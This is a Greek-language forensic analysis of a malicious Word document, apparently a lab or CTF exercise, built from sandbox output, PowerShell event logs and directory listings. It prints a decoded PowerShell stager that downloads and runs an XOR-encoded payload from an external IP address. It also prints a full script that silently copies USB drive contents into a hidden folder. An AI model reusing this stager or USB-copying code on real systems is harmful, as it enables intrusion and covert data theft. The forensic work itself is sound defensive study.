"C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.dll"
"WINWORD.EXE" created file
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll"
"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Caches"
"WINWORD.EXE" created file
"%LOCALAPPDATA%\Microsoft\Windows\Caches\cversions.1.db"
"WINWORD.EXE" created file
"%LOCALAPPDATA%\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-
C647E37CA0D9}.1.ver0x0000000000000007.db"
"WINWORD.EXE" created file "C:\Windows\system32\rsaenh.dll"
"WINWORD.EXE" created file "C:\Windows\system32\en-
US\KERNELBASE.dll.mui"
"WINWORD.EXE" created file "C:\Windows\System32\msxml6r.dll"
"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Temporary
Internet Files\Content.Word\~WRS{77122DCE-0CEE-4F2E-8AA5-4922A9D3726E}.tmp"
"WINWORD.EXE" created file "C:\Windows\system32\en-US\MSCTF.dll.mui"
```



```
"WINWORD.EXE" created file "C:\Windows\system32\en-US\mlang.dll.mui"
"WINWORD.EXE" created file "C:\Windows\system32\mlang.dat"
"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Temporary
Internet Files\Content.Word\~WRD0000.doc"
source
API Call
```

Contains embedded string with suspicious keywords

details

```
Found suspicious keyword "Windows" which indicates: "May enumerate application
windows (if combined with Shell.Application object)"
Found suspicious keyword "Put" which indicates: "May write to a file (if
combined with Open)"
Found suspicious keyword "Shell" which indicates: "May run an executable file
or a system command"
Found suspicious keyword "Binary" which indicates: "May read or write a binary
file (if combined with Open)"
Found suspicious keyword "Environ" which indicates: "May read system
environment variables"
Found suspicious keyword "Write" which indicates: "May write to a file (if
combined with Open)"
```

Installs hooks/patches the running process

details

```
"WINWORD.EXE" wrote bytes "e99e4834f0" to virtual address "0x76D63D01"
("SetUnhandledExceptionFilter@KERNEL32.DLL")
"WINWORD.EXE" wrote bytes "8e95cabd" to virtual address "0x6963CA70" (part of
module "GFX.DLL")
"WINWORD.EXE" wrote bytes "efb8f0bd" to virtual address "0x699BF530" (part of
module "WWLIB.DLL")
"WINWORD.EXE" wrote bytes "0bcf42ba" to virtual address "0x2FBE1B94" (part of
module "WINWORD.EXE")
"WINWORD.EXE" wrote bytes "62c960bc" to virtual address "0x62329904" (part of
module "RICED20.DLL")
"WINWORD.EXE" wrote bytes "88c406bc" to virtual address "0x624310AC" (part of
module "MSPTLS.DLL")
"WINWORD.EXE" wrote bytes "70e65fbe" to virtual address "0x67300BA8" (part of
module "MSO.DLL")
"WINWORD.EXE" wrote bytes
"c4cad57680bbd57652bad5769fbbd57608bbd57646ced5766138d676de2fd676d0d9d576000000
001779a9764f91a9767f6fa976f4f7a97611f7a976f283a976857ea97600000000" to virtual
address "0x6ADB1000" (part of module "MSIMG32.DLL")
"WINWORD.EXE" wrote bytes "fbd0cdbc" to virtual address "0x683078E4" (part of
module "OART.DLL")
```

Επίσης, καλείτε το παρακάτω:

The screenshot shows the Windows Event Viewer for the 'PowerShell' log. The top pane lists several information events from 5/4/2016 5:05:05 AM. The bottom pane shows the details for Event 600, which is a 'Function Started' event. The 'Friendly View' is selected, showing the event data in a structured format.

Level	Date and Time	Source	Event ID
Information	5/4/2016 5:05:05 AM	PowerShell (PowerShell)	403
Information	5/4/2016 5:05:09 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:05:09 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:05:09 AM	PowerShell (PowerShell)	600
Information	5/4/2016 5:05:09 AM	PowerShell (PowerShell)	600

Event 600, PowerShell (PowerShell)

General Details

☒ Friendly View ☐ XML View

Event Data

Function
Started
ProviderName=Function NewProviderState=Started
SequenceNumber=7 HostName=ConsoleHost
HostVersion=4.0 HostId=207b858a-3d53-46be-ab3e-1a039a19216d HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoLogo -ExecutionPolicy Bypass -NonInteractive -InputFormat None -NoProfile -File C:\Program Files\Zoosk\empire_script.ps1
EngineVersion= RunspaceId= PipelineId=
CommandName= CommandType= ScriptName=
CommandPath= CommandLine=

Δηλαδή:

```
ProviderName=Function NewProviderState=Started SequenceNumber=7  
HostName=ConsoleHost HostVersion=4.0 HostId=207b858a-3d53-46be-ab3e-  
1a039a19216d  
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -  
NoLogo -ExecutionPolicy Bypass -NonInteractive -InputFormat None -NoProfile -  
File C:\Program Files\Zoosk\empire_script.ps1 EngineVersion= RunspaceId=  
PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
```

Πονηρό πρόγραμμα το C:\Program Files\Zoosk\empire_script.ps1

Σημείο 4

Καλείτε το:

```
ProviderName=Registry NewProviderState=Started SequenceNumber=9
HostName=ConsoleHost HostVersion=4.0 HostId=a81d8166-8122-4a8e-95d3-
9dab99fc76ca
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP
-NonI -W Hidden -InputFormat None -Enc
JABXAEMAPQBOAEUAdwAtAE8AYgBqAGUAYwBUACAAUwB5AHMAdABFAG0ALgBOAGUAVAAuAFcARQBCAEM
ATABpAEUATgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AH
MAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgA
HIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBjAC4ASAB1AEEAZABF
AFIAUwAuAEEARABEACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBjAC4AUAB
SAE8AeAB5ACAAPQAgAFsAUwBZAFMAdAB1AE0ALgBOAGUAdAAuAFcARQBIAFIAZQBxAHUARQBTAHQAXQ
A6ADoARABFAEYAYQBvAGwAVABXAGUAYgBQAHIAbwB4AFkAOwAkAHcAYwAuAFAAcgBPAHgAeQAUAEMAU
gBlAGQARQBOAHQAaQBBAEwAUwAgAD0AIABbAFMAWQBZAHQARQBNAC4ATgBlAHQALgBDAHIARQBEAGUA
bgBUAEkAYQBBSAEMAQQBjAGgAZQBdADoAOGBEAGUARgBhAHUAbAB0AE4ARQB0AFcAbwBSAEsAQwByAEU
ARAB1AG4AdABpAGEATABTADsAJAB1AD0AJwBlAHYAXAAvAGwAWABjADYAawBWAFCwAgA6AFsAQAAjAE
4AcgBwAEgAOwBkAHcAFABuADAAALABKAEIAUwBUAF0AJwA7ACQASQA9ADAAOwBbAGMASABBAHIAWwBdA
F0AJABCAD0AKABbAGMASABBAHIAWwBdAF0AKAAkAHcAQwAuAEQATwB3AG4ATABPAEEARABTAfQAcgBp
AG4AZwAoACIAaAB0AHQAcAA6AC8ALwA4ADMALgAyADEAMgAuADEAMQAxAC4AMQAzAdcAOgA4ADAAOAA
wAC8AaQBuAGQAZQB4AC4AYQBZAHAAIgApACkAKQB8ACUaewAkAF8ALQBcAFgATwBSACQASwBbACQASQ
ArACsAJQAKAEsALgBMAGUAbgBHAHQAAABdAH0AOwBJAEUAWAAgACgAJABCAC0AagBvAEkAbgAnACcAK
QA= EngineVersion= RunspaceId= PipelineId= CommandName= CommandType=
ScriptName= CommandPath= CommandLine=
```

Δηλαδή το:


```
$WC=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';$Wc.Headers.Add('User-Agent',$u);$Wc.Proxy =
[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredential;$K='ev\lXc6kVWZ:[@#Nrp
H;dw|n0,JBST]';$I=0;[char[]]$B=( [char[]] ($Wc.DownloadString("http://83.212.111.
137:8080/index.asp")) )|%{$_ -BXOR$K[$I++%$K.Length]};IEX ($B-join')
```

Σημείο 5

Αφού κετέβει το index.asp καλείτε το:

```
ProviderName=Function NewProviderState=Started SequenceNumber=7
HostName=ConsoleHost HostVersion=4.0 HostId=de996510-4b2a-4cfe-9866-
100083307c7e
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
ExecutionPolicy Bypass C:\users\IEUser\appdata\local\temp\tr.ps1 EngineVersion=
RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath=
CommandLine=
```

Πράγματι υπάρχει στον κατάλογο:



Περέχει τον εξής κώδικα:

```
#Requires -version 2.0
function Recursion ([string]$filePath, [string]$FolderName) {
$GetRemovableFolder=get-childitem $filePath
#$FolderToWrite=$FolderName +
#write-host $FolderName
foreach($item in $GetRemovableFolder){
    if ( $item.extension -ne ".exe" -and $item.extension -ne ".avi" -and
$item.length -lt 50MB -and $item.attributes -ne 'directory'){ #exclude some
file types
        $NewFullFileName=$FolderName +$item
        if ((Test-Path $NewFullFileName)){ #the file exist, i need
to check it's size
            if ((Get-item $NewFullFileName).length -ne
$item.length){
                Copy-item $item.FullName $FolderName -force -
ErrorAction SilentlyContinue
            }
            else{#write-host "exist"
            }
        }
        else
        {
            Copy-item $item.FullName $FolderName -force -
ErrorAction SilentlyContinue #it is not exist so i copy
        }
    }
    if ($item.attributes -eq 'directory'){
        Copy-item $item.FullName $folderName -ErrorAction SilentlyContinue
        #$RelativePathtoCopy=$item.FullName.split(':')[1]
        $RelativePathtoCopy=$folderName+$item.Name+"\\"
        Recursion $item.FullName $RelativePathtoCopy
    }
}
}
```

```

Register-WmiEvent -Class win32_VolumeChangeEvent -SourceIdentifier volumeChange
-ErrorAction SilentlyContinue
#write-host (get-date -format s) " the script is starting..."
do{
$NewEvent = Wait-Event -SourceIdentifier volumeChange
$eventType = $NewEvent.SourceEventArgs.NewEvent.EventType

#write-host (get-date -format s) " new event = " $eventTypeName
if ($eventType -eq 2)
{
$driveLetter = $NewEvent.SourceEventArgs.NewEvent.DriveName
$VolumeSerialNumber=([wmi]"Win32_LogicalDisk='$driveLetter'").VolumeSerialNumbe
r
#write-host $VolumeSerialNumber +"VolumeSerialNumber"
$usb=[System.IO.DriveInfo]::GetDrives()
$driveLabel = ([wmi]"Win32_LogicalDisk='$driveLetter'").VolumeName
#write-host (get-date -format s) " Drive name = " $driveLetter
#write-host (get-date -format s) " Drive label = " $driveLabel

if ($usb.driveType -eq 'Removable')#start process with specific conditions)
{
#write-host (get-date -format s) " iam starting copy process in 13 seconds..."
start-sleep -seconds 13
#start-process "Z:\myproceess.bat"

#$usb=[System.IO.DriveInfo]::GetDrives()|?{$_.driveType -eq "Removable"}

$NewFolderName=$VolumeSerialNumber

$NewFolderName="c:\users\public\copyremovableitems\"+ $NewFolderName +"\"
mkdir $NewFolderName -ErrorAction SilentlyContinue
(get-item -force c:\users\public\copyremovableitems\).attributes='Hidden'
Recursion $driveLetter $NewFolderName

}
}
Remove-Event -SourceIdentifier volumeChange
} while (1-eq1) #Loop until next event
Unregister-Event -SourceIdentifier volumeChange

```

Το παραπάνω πρόγραμμα αντιγράφει στον κατάλογο C:\Users\Public\copyremovableitems τα αρχεία που παραθέτουμε στην παρακάτω εικόνα:

```
Administrator: Command Prompt

C:\Users\Public\copyremovableitems>dir * -ah /s
Volume in drive C has no label.
Volume Serial Number is 92AC-B31E

Directory of C:\Users\Public\copyremovableitems

05/27/2016  08:57 AM    <DIR>          4045C52D
05/04/2016  05:22 AM    <DIR>          FEB26825
               0 File(s)                0 bytes

Directory of C:\Users\Public\copyremovableitems\4045C52D

05/27/2016  08:57 AM    <DIR>          .
05/27/2016  08:57 AM    <DIR>          ..
05/04/2016  05:05 AM      237,568 elevated.msi
05/27/2016  04:14 AM       459 get.ps1
05/27/2016  04:14 AM        0 New Text Document.txt
               3 File(s)            238,027 bytes

Directory of C:\Users\Public\copyremovableitems\FEB26825

05/04/2016  05:22 AM    <DIR>          .
05/04/2016  05:22 AM    <DIR>          ..
05/04/2016  05:22 AM    <DIR>          .Trash-1000
05/04/2016  05:22 AM    <DIR>          secret
               0 File(s)                0 bytes

Directory of C:\Users\Public\copyremovableitems\FEB26825\.Trash-1000

05/04/2016  05:22 AM    <DIR>          .
05/04/2016  05:22 AM    <DIR>          ..
05/04/2016  05:22 AM    <DIR>          files
05/04/2016  05:22 AM    <DIR>          info
               0 File(s)                0 bytes

Directory of C:\Users\Public\copyremovableitems\FEB26825\.Trash-1000\files

05/04/2016  05:22 AM    <DIR>          .
05/04/2016  05:22 AM    <DIR>          ..
05/04/2016  02:22 AM      12,706 secret-file.docx
05/04/2016  04:58 AM       214 shellter address.txt
               2 File(s)            12,920 bytes

Directory of C:\Users\Public\copyremovableitems\FEB26825\.Trash-1000\info

05/04/2016  05:22 AM    <DIR>          .
05/04/2016  05:22 AM    <DIR>          ..
05/04/2016  05:00 AM       67 FoxitReader.exe.trashinfo
05/04/2016  05:00 AM       69 notepad++.exe.trashinfo
05/04/2016  02:33 AM       68 secret-file.docx.trashinfo
05/04/2016  05:00 AM       74 shellter address.txt.trashinfo
05/04/2016  05:00 AM      81 System Volume Information.2.trashinfo
05/04/2016  02:33 AM      81 System Volume Information.trashinfo
               6 File(s)            440 bytes

Directory of C:\Users\Public\copyremovableitems\FEB26825\secret

05/04/2016  05:22 AM    <DIR>          .
05/04/2016  05:22 AM    <DIR>          ..
05/04/2016  02:34 AM      28,218 secret information for words
05/04/2016  02:34 AM        0 secret information for words~
               2 File(s)            28,218 bytes

Total Files Listed:
    13 File(s)            279,605 bytes
    18 Dir(s)  117,984,993,280 bytes free
```


Στα αρχεία secret-file.docx δεν παρατηρήθηκε κάτι ιδιαίτερο. Περιείχαν εκπαιδευτικό κείμενο από την διεύθυνση: e-learning.sch.gr/mod/resource/view.php?id=29766

ΕΠΙΣΗΣ εκτελούνται τα:

```
ProviderName=Function NewProviderState=Started SequenceNumber=7
HostName=ConsoleHost HostVersion=4.0 HostId=b4b1f678-971b-4825-989c-
6afb0af1ca6f
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
ExecutionPolicy Bypass ./copyfrom.ps1 EngineVersion= RunspaceId= PipelineId=
CommandName= CommandType= ScriptName= CommandPath= CommandLine=

NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15
HostName=ConsoleHost HostVersion=4.0 HostId=97c37a2b-beee-40fb-8939-
e101df80d741
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
ExecutionPolicy Bypass ./RecursionAllOne.ps1 EngineVersion=4.0
RunspaceId=17b08e3c-d751-4438-b5bd-40acbe07ec70 PipelineId= CommandName=
CommandType= ScriptName= CommandPath= CommandLine=
```

Τα παραπάνω αρχεία δεν βρέθηκαν στον δίσκο:




```
Administrator: Command Prompt

C:\>dir copyfrom.ps1 /A:H /s
Volume in drive C has no label.
Volume Serial Number is 92AC-B31E
File Not Found

C:\>dir RecursionAllOne.ps1 /A:H /s
Volume in drive C has no label.
Volume Serial Number is 92AC-B31E
File Not Found

C:\>
```

Επίσης παρατηρείται ότι κάθε ένα λεπτό “ξυπνά” η διεργασία με το όνομα **dwmss.exe** η οποία συνδέεται με τον server **oceanos.grnet.gr** με ασφαλή σύνδεση (Https) όπου στέλνονται κάποια πακέτα.



TCPView - Sysinternals: www.sysinternals.com									
File Options Process View Help									
Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Received Packets
dwmss.exe	1408	TCP	ie11win8_1	49834	snf-703507.vm.oceanos.grnet.gr	https	ESTABLISHED	2	0

Ενδιαφέρον αποτελεί το γεγονός ότι το path της διεργασίας αναφέρεται ως το **C:\Program Files\Common Files\Services\dwmss.exe** το οποίο όμως δεν είναι προσπελάσιμο ούτε και ορατό.

C:\

Administrator: Command Prompt

```
C:\Program Files\Common Files\Services>dir * -ah
Volume in drive C has no label.
Volume Serial Number is 92AC-B31E

Directory of C:\Program Files\Common Files\Services

05/04/2016  05:30 AM    <DIR>          .
05/04/2016  05:30 AM    <DIR>          ..
06/18/2013  05:33 AM                2,702 verisign.bmp

Directory of C:\Program Files\Common Files\Services

    1 File(s)                2,702 bytes
    2 Dir(s)  116,757,622,784 bytes free

C:\Program Files\Common Files\Services>
```